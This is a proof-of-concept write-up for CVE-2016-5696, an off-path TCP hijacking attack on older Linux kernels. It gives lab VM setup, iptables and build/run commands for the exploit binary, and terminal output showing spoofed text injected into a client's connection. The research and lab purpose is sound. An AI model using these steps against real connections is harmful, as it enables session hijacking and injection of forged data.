

# Off-Path TCP Exploit

Jan Seredynski

July 31, 2018

## 1 Introduction

This project is a proof of concept of the recently reported vulnerability(CVE-2016-5696). The insecurity was caused by the new TCP specification, which was introduced in Linux Kernel version 3.6 in 2012 and was patched in version 4.7 in July 2016. The threat model consist of

- an arbitrary pair of client and server
- a blind off-path attacker




Figure 1: Threat model of the attack.

The result of the attack is the possibility to send spoofed packets to Client and Server. However, the attacker cannot read any data that comes from both hosts. Any host will also not receive any data from the other one, so the attacker is the only host, which can send data. The communication model after the successful attack is presented below:




Figure 2: Configuration after the attack.

## 2 Attack method

The attack method is based on the original paper on this vulnerability and can be found at this link - [https://www.usenix.org/system/files/conference/usenixsecurity16/sec16\\_paper\\_cao.pdf](https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_cao.pdf). Below, I present a simplified description of the insecurity.

The attacker needs the following properties to send the spoofed package, which will be accepted by the receiver.

- 4-tuple(src IP, dst IP, src port, dst port)
- Sequence Number
- In-window Acknowledge Number

To obtain the mentioned information, the attacker needs to split the action into the following steps:

1. Create own connection with Server
2. Synchronize the clock with Server
3. Find Client's port
4. Find Server's sequence number
5. Find Server's acknowledge number

The implementation of this project allows the attacker to send spoofed data only to the client. I was able to obtain all of the TCP details, apart from exact server's sequence number. I could only find the in-window sequence value. However, this is enough to send spoofed data to the client. I used the server's acknowledge number as a sequence number on the client and then server's in-window sequence value as client's acknowledge number.

### 3 How to run the exploit

My testing environment consists of 3 virtual machines(Client, Server, Attacker). I use VirtualBox 5.2.0. Each VM has a fresh copy of Ubuntu 14.04-server-amd64 with Linux Kernel version 3.13.0. The system can be downloaded from <http://old-releases.ubuntu.com/releases/14.04.0/>. Ubuntu 14.04 has already the previously mentioned kernel version installed. Then, please follow the next steps:

1. Install the operation system on all VMs
2. In VirtualBox go to *Host Network Manager* and create a new network. Configure the properties manually and set IPv4 to 192.168.56.1 and the Network Mask to 255.255.255.0.
3. Go to each VM network settings and enable the second adapter and attach to *Adapter Host-only*.
4. Run the Client VM and execute the following commands:
 

```
sudo ifconfig eth1 up
sudo ifconfig eth1 192.168.56.2
sudo ifconfig eth1 netmask 255.255.255.0
```
5. Execute the same commands for Server with IP 192.168.56.3
6. Execute the same commands for Attacker with IP 192.168.56.4
7. The packet crafting tool(*libtins*) uses raw sockets, so Linux Kernel may respond with RST packets on certain incoming packets from the network. To turn it off we should set *iptables* properly:
 

```
sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 192.168.56.4 -j DROP
```
8. Install the packet crafting tool(*libtins*) on Server VM and enable C++11 during the installation. The installation guide is on the official website - <http://libtins.github.io/> (I use version v4.0). It is also needed to install *g++* before(Mine is 4.8.4).
9. Copy the content of the *exploit* directory to the Attacker VM and compile it with the *makefile*, with the following command:
 

```
make
```

The output of the compilation should be *app* executable.
10. Copy *Server.py* to the Server VM and run it.
 

```
python3.4 Server.py 192.168.56.3 8085
```
11. Copy *Client.py* to the Client VM and run it.

```
python3.4 Client.py 192.168.56.3 8085
```


12. Type a message in the Client VM and press ENTER. The data should be received and displayed by the Server
13. Type a message in the Server VM and press ENTER. The data should be received and displayed by the Client
14. At this step, we should observe that the communication Client-Server works
15. Run the *app* executable on the Attacker with the following command:

```
sudo ./app 192.168.56.2 192.168.56.3 8085
```

The general usage of this program is:

```
sudo ./program [client ip] [server ip] [server port]
```

16. Let the *app* compute and reach the step of the terminal, like demonstrated on the screenshot below:



```
janseredynski — victim@ubuntu: ~ — ssh -p 8020 victim@localhost — 73x15
victim@ubuntu:~$ python3.4 Client.py 192.168.56.3 8085
Type message:
Hi, this is client
(?) Message Sent
Received: Hi, this is server
[]

janseredynski — attacker@ubuntu: ~ — ssh -p 8021 attacker@localhost
attacker@ubuntu:~$ sudo python3.4 Server.py 192.168.56.3 8085
Connection address: 192.168.56.2:52500
Received data: Hi, this is client
Hi, this is server
(?) Message Sent
[]

janseredynski — attacker@ubuntu: ~/cpp — ssh -p 8023 attacker@localhost — 149x21
Step 2 - SEQ range: (1171433007, 1171433015, 1171433023) Elapsed time: 0.00644051s sniff:99
Step 2 - SEQ range: (1171433007, 1171433011, 1171433015) Elapsed time: 0.0071591s sniff:100
Step 2 - SEQ range: (1171433011, 1171433013, 1171433015) Elapsed time: 0.00631655s sniff:100
Round 2: Found: 1171433013
Checking border(1171432813, 1171432913)
Calculate ack (3318916460, 3318916560)
Cannot find SND.UNA
Checking border(1171432913, 1171433013)
Calculate ack (3318916560, 3318916660)
Cannot find SND.UNA
Checking border(1171433013, 1171433113)
Calculate ack (3318916660, 3318916760)
Sniff: 2
ACK left border is 1171433015
SND.UNA= 3318916663
victim_to_server_ack: 3318916663
victim_to_server_seq: 3217920000
+ - - - TERMINAL - - - +
Type spoofed text for Client: []
```

Figure 3: Terminal.

Type a text in the Attacker VM and press ENTER. The text should be delivered and displayed by the Client.

```
janseredynski — victim@ubuntu: ~ — ssh -p 8020 victim@localhost — 73x15
victim@ubuntu:~$ python3.4 Client.py 192.168.56.3 8085
Type message:
Hi, this is client
(?) Message Sent

Received: Hi, this is server

Received: hijacked?
[]

janseredynski — attacker@ubuntu: ~ — ssh -p 8021 attacker@localhost — 73x15
attacker@ubuntu:~$ sudo python3.4 Server.py 192.168.56.3 8085
Connection address: 192.168.56.2:52500
Received data: Hi, this is client

Hi, this is server
(?) Message Sent
[]

janseredynski — attacker@ubuntu: ~ — ssh -p 8023 attacker@localhost — 149x21
Step 2 - SEQ range: (1171433011, 1171433013, 1171433015) Elapsed time: 0.00631655s sniff:100
Round 2: Found: 1171433013
Checking border(1171432813, 1171432913)
Calculate ack (3318916460, 3318916560)
Cannot find SND.UNA
Checking border(1171432913, 1171433013)
Calculate ack (3318916560, 3318916660)
Cannot find SND.UNA
Checking border(1171433013, 1171433113)
Calculate ack (3318916660, 3318916760)
Sniff: 2
ACK left border is 1171433015
SND.UNA= 3318916663
victim_to_server_ack: 3318916663
victim_to_server_seq: 3217920000

+ - - - TERMINAL - - - +
Type spoofed text for Client: hijacked?
> Text has been sent (length=9)
Type spoofed text for Client: []
```

Figure 4: Client's output after spoofing message from Attacker.

17. The hijack is complete

### 3.1 Specific cases

If you see *Server doesnt respond do you anymore* after clock synchronization phase, it means that Attacker reached the certain RST limit for the Server and we need to restart Server.

## 4 Summary

The project is a simple implementation of the CVE-2016-5696 vulnerability and there are faster ways of determining the TCP properties, e.g I didn't use multi-bin search, which would significantly increase the speed of the algorithm.